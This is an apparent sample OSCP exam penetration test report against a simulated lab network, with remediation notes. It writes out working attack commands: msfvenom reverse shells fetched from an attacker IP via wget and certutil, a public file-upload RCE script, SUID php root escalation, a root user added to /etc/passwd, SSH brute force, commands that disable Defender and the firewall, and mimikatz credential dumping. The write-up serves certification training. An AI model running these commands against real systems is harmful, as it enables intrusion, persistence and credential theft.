# Sample Penetration Test Report

Prepared By: Name

xxxxx@gmail.com

**Table of Contents**

# 1. Offensive Security OSCP Exam Penetration Test Report

## 1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report contains all items that were used to pass the overall exam. The purpose of this report is to ensure that the I have a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. I was tasked with following methodical approach in obtaining access to the objective goals. There were 6 machines total. 3 are a part of the same Active Directory network. And the other 3 are independent targets. The goal is to gain full compromise of all targets with a fully interactive root/system shell.

## 1.3 Requirements

This penetration testing report will include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)

- Methodology walkthrough and detailed outline of steps taken

- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.

- Any additional items that were not included

## 2. High-Level Summary

Tony was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the xxxx.xxxx domain. The overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Out of 6 targets, 4 were fully compromised and one was partially compromised with a low privilege shell.

### 2.1 Recommendations

My recommendation is to patch the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3. Methodologies

Tony utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments are secure. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, John was tasked with exploiting the exam network. The specific IP addresses were:

[Redacted]

## 3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

## 3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Tony was able to successfully gain access to 4.5 out of the 6 systems.

## 3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

I added administrator and root level accounts on some of the systems compromised. Some can be replicated easily so to avoid detection, no root accounts were added.

## 3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

Since the exam network is a simulated environment, there was no need for manual removal of remnants, a quick revert could do the trick. But in a real life situation I would have removed my traces after a penetration test.

# 4. Independent Challenges

## 4.1 Target #1 – [Redacted]

### 4.1.1 Service Enumeration

**Port Scan Results**

| IP Address | Ports Open |
|---|---|
| [Redacted] | **TCP**: [Redacted] |

**Port [Redacted] Enumeration**

As a part of the Nikto Scan (nikto -h [Redacted]), it found /login.php in port [Redacted], Upon visiting that URL, I noticed it was running an outdated [Redacted] 4.7.13 that uses a weak default password "[Redacted]" and is prone to File Upload Remote Code Execution vulnerability.

### 4.1.2 Initial Access – Authenticated File Upload Remote Code Execution

**Vulnerability Explanation:** [Redacted] 4.7.13 is subject to is a file upload restriction bypass vulnerability which allows an admin privileged user to gain access in the host through the "manage files" functionality, which resulted in remote code execution. A quick attempt was made at guessing the password using common default ones, and "[Redacted]" was found to be valid.

**Vulnerability Fix:** Change password to something unique. As well as updating the [Redacted]

**Severity: <span style="color:red">Critical</span>**

**Steps to reproduce the attack:**

A quick vulnerability search "searchsploit [Redacted]" turned up a script that matches version 4.7.13 exactly.

```
┌──(root💀kali)-[/home/kali/Downloads/Tools]
└─# searchsploit
 Exploit Title                                                    |  Path
──────────────────────────────────────────────────────────────────────────────────
         4.5.1                                                    |  php/webapps/
         4.5.2                                                    |  php/webapps/
         4.5.2                                                    |  php/webapps/
         4.5.3                                                    |  php/webapps/
         4.5.3                                                    |  php/webapps/
         4.6.1                                                    |  php/webapps/
         4.6.2                                                    |  php/webapps/
         4.6.3                                                    |  php/webapps/
         4.7 -                                                    |  php/webapps/
         4.7 -                                                    |  php/webapps/
         4.7 -                                                    |  php/webapps/
         4.7.13 - File Upload Remote Code Execution (Authenticated) |  php/webapps/
         4.7.16                                                   |  php/webapps/
         4.7.3                                                    |  php/webapps/
         4.7.3                                                    |  php/webapps/
──────────────────────────────────────────────────────────────────────────────────
Shellcodes: No Results
Papers: No Results
```

Without any modification, the script ran successfully.

```
┌──(root💀kali)-[/home/kali/Downloads/Tools]
└─# python 49909.py                    admin ''

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://                /files/shell.phar
```

And a very good web shell became available right away as shown below.

Although this web shell is very good and appear to be interactive, just for safety. I used this web shell to upload a custom payload which enabled me access to a fully interactive shell on my kali machine. Commands used were:

kali>msfvenom   -p   linux/x86/shell_reverse_tcp   LHOST=192.168.49.124   LPORT=443   EX-ITFUNC=thread -f elf -o test.elf

kali>python -m http.server 80

kali (new terminal)>nc -nlvp 443

webshell>cd /tmp && wget http://192.168.49.124/test.elf

webshell>chmod +x test.elf && ./test.elf

A basic shell was successful. A quick upgrade turned it into a fully interactive shell using:

shell> python3 -c 'import pty; pty.spawn("/bin/bash")'

I also ran this command to ensure I get access to all binaries possible, just as good practice:

export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmp

After this, the first local.txt flag was found and displayed below:

[Redacted]

**Proof of Concept Code:** [Redacted]

**4.1.3 Privilege Escalation – Unknown SUID**

**Vulnerability Explanation:** After establishing a foothold on target, I used a standard scan tool "linpeas.sh" to explore possible vectors for privilege escalation. I downloaded it using wget similarly to the above. The script quickly found a questionable SUID (php7.4). This SUID binary executes as root and using this I gained a root level shell to the system. Fully compromising it.

linpeas.sh can be found here: https://www.kali.org/tools/peass-ng/

**Vulnerability Fix**: Change the /usr/bin/php7.4 binary to not run as root. It has too much privilege.

**Severity: Critical**

**Steps to reproduce the attack:**

sh>wget http://192.168.49.124/peass/linpeas/linpeas.sh

sh>chmod +x linpeas.sh && ./linpeas.sh

The script quickly found a questionable SUID (php7.4) shown below:



Since it gets executed as root, I was able to exploit this. A quick web search using GTFOBins turned up this code I used to try:

```
export LFILE=file_to_read
php -r 'readfile(getenv("LFILE"));'
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

### Sudo

Using this sample, the command /usr/bin/php7.4 -r "pcntl_exec('bin/sh', ['-p']); successfully gave me root shell.

```
               :/tmp$ cat /root/access.log
cat /root/access.log
cat: /root/access.log: Permission denied
               :/tmp$ /usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.4 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
#
```

A direct shell upgrade using python did not work, so I used this root shell and added a second root user instead in order to gain a fully interactive shell. This also allowed easy future access if needed.

The password hash was generated using: openssl passwd -1 -salt [Redacted]

sh>echo [Redacted].:0:0:root2:/root:/bin/bash' >> /etc/passwd

```
# echo '                                        .:0:0:root2:/root:/bin/bash' >> /etc/passwd
echo '                                        .:0:0:root2:/root:/bin/bash' >> /etc/passwd
# su root2
su root2
Password:

root@oscp:~# whoami
whoami
root
root@oscp:~#
```

With a fully interactive shell, I was able to read the flag proof.txt and finish this machine.

### 4.1.4 Post-Exploitation

**System Proof Screenshot:**

[Redacted]

## 4.2 Target #2 – [Redacted]

### 4.2.1 Service Enumeration

**Port Scan Results**

| IP Address | Ports Open |
|------------|------------|
| [Redacted] | **TCP**: [Redacted] |

**FTP Enumeration**

I quickly found out that this FTP service allows anonymous logins. (ftp [Redacted] ) by using username "anonymous" and any password. I was able to download 5 files, one of them contained an audit which showed common passwords and new password policy. But I was not able to explore further given my time constraints.

**Website Enumeration**

Although I did not gain initial foothold to this machine. There were still some interesting findings worth noting. For example after running nikto -h [Redacted], and wpscan --url [Redacted] --enumerate ap,at,cb,dbe.

I found the login page /wp-login.php, this login page provides different error messages for when the username is incorrect versus password. I was able to find the username [Redacted] easily because it

confirmed for me. I was not able to find a password, however given the leaked audit report. An attacker can utilize it to create custom wordlists for brute forcing the password.

**Vulnerability Fix:**

Anonymous logins should be disabled in the FTP server, better care is needed for sensitive documents such as the audit report. Upgrade the wordpress login messages so that they provide the same error message without verifying if the username was guessed correctly.

**4.2.2 Initial Access – N/A**

**4.2.3 Post-Exploitation – N/A**

# 4.3 Target #3 – [Redacted]

**4.3.1 Service Enumeration**

**Port Scan Results**

| IP Address | Ports Open |
|---|---|
| [Redacted] | **TCP**: [Redacted] |

**Website Enumeration**

**4.3.2 Initial Access – Password Brute Forcing**

**Vulnerability Explanation:**

The nikto scan showed /log.txt which contained 3 clear text password hashes. Two of them were cracked successfully giving me plain text passwords. The smb service was enumerated using enum4linux and since it allowed null sessions using username "" and password "", it provided me with a list of usernames. Combining these two lists, a brute force into the ssh service was successful and I gained access to the machine.

**Vulnerability Fix:**

Update the log file and the script to remove password hashes. Change SMB settings to disallow null sessions. And avoid password re-use as much as possible, a password manager can be helpful.

**Severity: <span style="color:red">Critical</span>**

**Steps to reproduce the attack:**

From a web browser, go to [Redacted] /log.txt

screenshot below shows one hash visible out of three that I found.



Copy and paste all the password hashes into https://crackstation.net/, 2 passwords will be found.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
| --- | --- | --- |
| | sha1 | |
| | Unknown | Unrecognized hash format. |
| | sha1 | |

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Copy and paste the 2 passwords into a text file (pass.txt), one password each line.

Kali>enum4linux -a [Redacted]

Copy and paste the usernames found near the end of the scan. Remove irrelevant info such as SID, domain and (Local User). For example: S-1-22-1-1000 Unix User\[Redacted]  (Local User) becomes "[Redacted]". Put this into another word file user.txt, one username per line.

Kali> hydra -f -L user.txt -P pass.txt ssh:// [Redacted] -u

You will find that [Redacted] is a valid pair. Using this you can successfully log into the machine using: ssh [Redacted] @[Redacted]

Flag local.txt shown below:

[Redacted]

### 4.3.3 Privilege Escalation – N/A

My attempt at privilege escalation did not succeed. However I did notice that root ssh signins are permitted. This is generally bad practice and should be avoided if possible.

### 4.3.4 Post-Exploitation

**System Proof Screenshot: N/A**

# 5. Active Directory Set

**Port Scan Results**

| IP Address | Ports Open |
|------------|------------|
| [Redacted] | **TCP:** [Redacted] |
| [Redacted] | **Internal Network** |
| [Redacted] | **Internal Network** |

# 5.1 – [Redacted]

## 5.1.1 Initial Access – [Redacted]

**Vulnerability Explanation:** [Redacted]has a critical vulnerability [Redacted]which allows for unauthenticated Remote Code Execution.

**Vulnerability Fix:** Use alternative service or update/patch [Redacted]if possible. Since this is a fairly recent exploit, a patch may not yet be available.

**Severity: <span style="color:red">Critical</span>**

**Steps to reproduce the attack:**

Start with nmapAutomator scan on the target. nmapAutomator.sh --host [Redacted]--type All

Available here if needed: https://github.com/21y4d/nmapAutomator

After it runs all port scans it will automatically run script scans on the open ports. Here you'll see [Redacted]pop up as shown below.

```
/tcp   open   ssl/tungsten-https?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:31 GMT
|     Connection: close
|     Server:
|   DNSVersionBindReqTCP, RPCCheck:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:30 GMT
|     Connection: close
|     Server:
|   HTTPOptions:
|     HTTP/1.1 302
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Set-Cookie: JSESSIONID=4317A2ABC5E33A665BAAC006CB9A8CD3; Path=/; Secure; HttpOnly
|     Location:
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:28 GMT
|     Connection: close
|     Server:
|   Help, SSLSessionReq:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:32 GMT
|     Connection: close
|     Server:
|   Kerberos, TLSSessionReq:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:36 GMT
|     Connection: close
|     Server:
|   RTSPRequest:
|     HTTP/1.1 505
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:29 GMT
```

From a google search "[Redacted] exploit", the top result was:

https://github.com/[Redacted]

Save the python script locally, I called mine test.py, no modifications are needed and it can run directly.

```
┌──(root💀kali)-[/home/kali/Downloads/Tools]
└─# python test.py https://                    test.jsp
shell @ https://                 /authenticationendpoint/test.jsp
```

The provided link gives an instant webshell capable of executing commands.

```
systeminfo     Run

Host Name:
OS Name:                 Microsoft Windows 10 Pro
OS Version:              10.0.19044 N/A Build 19044
OS Manufacturer:        Microsoft Corporation
OS Configuration:       Member Workstation
OS Build Type:          Multiprocessor Free
Registered Owner:       admin
Registered Organization:
Product ID:             00331-10000-00001-AA345
Original Install Date:  5/26/2022, 8:57:18 PM
System Boot Time:       9/14/2022, 11:36:51 PM
System Manufacturer:    VMware, Inc.
System Model:           VMware7,1
System Type:            x64-based PC
Processor(s):           1 Processor(s) Installed.
                        [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:           VMware, Inc. VMW71.00V.18227214.B64.2106252220, 6/25/2021
Windows Directory:      C:\Windows
System Directory:       C:\Windows\system32
Boot Device:            \Device\HarddiskVolume1
System Locale:          en-us;English (United States)
Input Locale:           en-us;English (United States)
Time Zone:              (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:    4,095 MB
Available Physical Memory: 1,942 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 1,369 MB
Virtual Memory: In Use:    3,430 MB
Page File Location(s):  C:\pagefile.sys
Domain:
Logon Server:
Hotfix(s):              5 Hotfix(s) Installed.
                        [01]: KB5013624
                        [02]: KB5003791
                        [03]: KB5013942
                        [04]: KB5014032
                        [05]: KB5005699
Network Card(s):        2 NIC(s) Installed.
                        [01]: vmxnet3 Ethernet Adapter
                              Connection Name: Ethernet0 2
                              DHCP Enabled:    No
                              IP address(es)
                              [01]: 192.168.124.101
```

To upgrade from a web shell to a fully interactive shell on attacker machine, first create a payload:

Kali>msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.124 LPORT=443 EXITFUNC=thread -f exe -o test.exe

Start python http server with: python -m http.server 80

Start netcat listener on another terminal with: nc -nlvp 443



Apply the following command into the web shell:

powershell certutil -urlcache -f http://192.168.49.124/test.exe C:\Windows\temp\test.exe; C:\Windows\temp\test.exe

A full interactive shell is activated as shown below.

Flag local.txt shown below.

[Redacted]

## 5.1.2 Privilege Escalation – Unquoted Service Path

**Vulnerability Explanation:** Due to a windows service executable path that was not properly enclosed within quotes, it allows attacker to redirect the execution path to a different .exe file which grants the attacker a full system shell.

**Vulnerability Fix:** Fix the service executable path and add quotes as necessary so that only one path is valid to the executable.

**Severity: Critical**

**Steps to reproduce the attack:**

First, I downloaded and ran a vulnerability checker script on the victim machine with:

sh>cd C:\Users\Bob.Martin\Desktop

sh>powershell -nop -w hidden -noni -ep bypass

sh>certutil -urlcache -f http://192.168.49.124/PowerUp.ps1 PowerUp.ps1

The script can be found here:

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Privesc/PowerUp.ps1

sh>import-module .\PowerUp.ps1

sh>.\PowerUp.ps1

sh>Invoke-AllChecks

One of the scan results will show:

[*] Checking for unquoted service paths...

ServiceName    : RemoteSystemMonitorService

[Redacted]

sh>cd C:\Program Files (x86)\ [Redacted]

sh>cp C:\Windows\temp\test.exe Remote.exe

Start another netcat listener on the kali machine, then restart the victim machine:

kali>nc -nlvp 443

sh>restart-computer

On kali a system level shell is caught:

### 5.1.3 Post-Exploitation

**System Proof screenshot:**

[Redacted]

After collecting the proof file I changed the Administrator password to [Redacted] using:

sh>net user Administrator [Redacted]

To make future tasks easier, I also ran the following commands to disable any possible anti-virus or firewall from blocking further exploits, as well as enabling RDP so that I can connect directly from my kali machine using the updated credentials for Administrator.

sh>sc stop WinDefend

sh>netsh advfirewall set allprofiles state off

sh>netsh firewall set opmode disable

sh>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

sh>Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -value 0

sh>Enable-NetFirewallRule -DisplayGroup "Remote Desktop"

To further attack the other windows machines, I also uploaded mimikatz.exe:

sh>powershell certutil -urlcache -f http:// [Redacted]/mimikatz.exe mimikatz.exe

kali>xfreerdp /u:Administrator /p: [Redacted] /v: [Redacted]

Using mimikatz.exe, I checked for all possible passwords and password hashes in this machine with: sekurlsa::logonpasswords

I found another domain user [Redacted], with password hashes. I confirmed that she is a domain user using: net user [Redacted]/domain

User Name       : [Redacted]

Domain          : [Redacted]

Logon Server    : [Redacted]

Logon Time      : 3/15/2023 10:55:56 PM

SID             : [Redacted]

    msv :

   [00000003] Primary

    * Username : [Redacted]

    * Domain   : [Redacted]

* NTLM   : [Redacted]

* SHA1   : [Redacted]

* DPAPI  : [Redacted]

Typing the NTLM password hash into crackstation.net revealed a valid password for Alice for further lateral movements.

[Redacted]



I also performed a quick ping scan and since this machine is on the [Redacted] network, the other two machines both responded to ping requests. To maximize my chances for future exploits, I also enabled Internet Protocol Version 6 in both ethernet adapter settings for [Redacted].
